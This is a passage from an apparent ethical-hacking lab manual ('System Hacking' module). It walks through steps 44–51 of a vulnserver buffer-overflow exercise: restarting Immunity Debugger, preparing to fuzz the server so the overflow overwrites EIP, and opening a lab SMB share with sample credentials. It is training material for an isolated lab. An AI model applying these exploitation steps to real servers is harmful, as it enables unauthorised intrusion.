
44. Switch to the Parrot Security virtual machine and press **Ctrl+Z** to terminate the script running in the terminal window.



45. After identifying the buffer overflow vulnerability in the target server, we need to perform fuzzing. Fuzzing is performed to send a large amount of data to the target server so that it experiences buffer overflow and overwrites the EIP register.
46. Switch back to the **Windows 11** virtual machine and close **Immunity Debugger** and the vulnerable server process.
47. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
48. Switch back to the **Parrot Security** virtual machine.
49. Minimize the **Terminal** window. Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options.




50. The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.




Module 06 – System Hacking

51. The security pop-up appears; enter the **Windows 11** machine credentials (**Username: Admin** and **Password: Pa\$\$w0rd**) and click **Connect**.

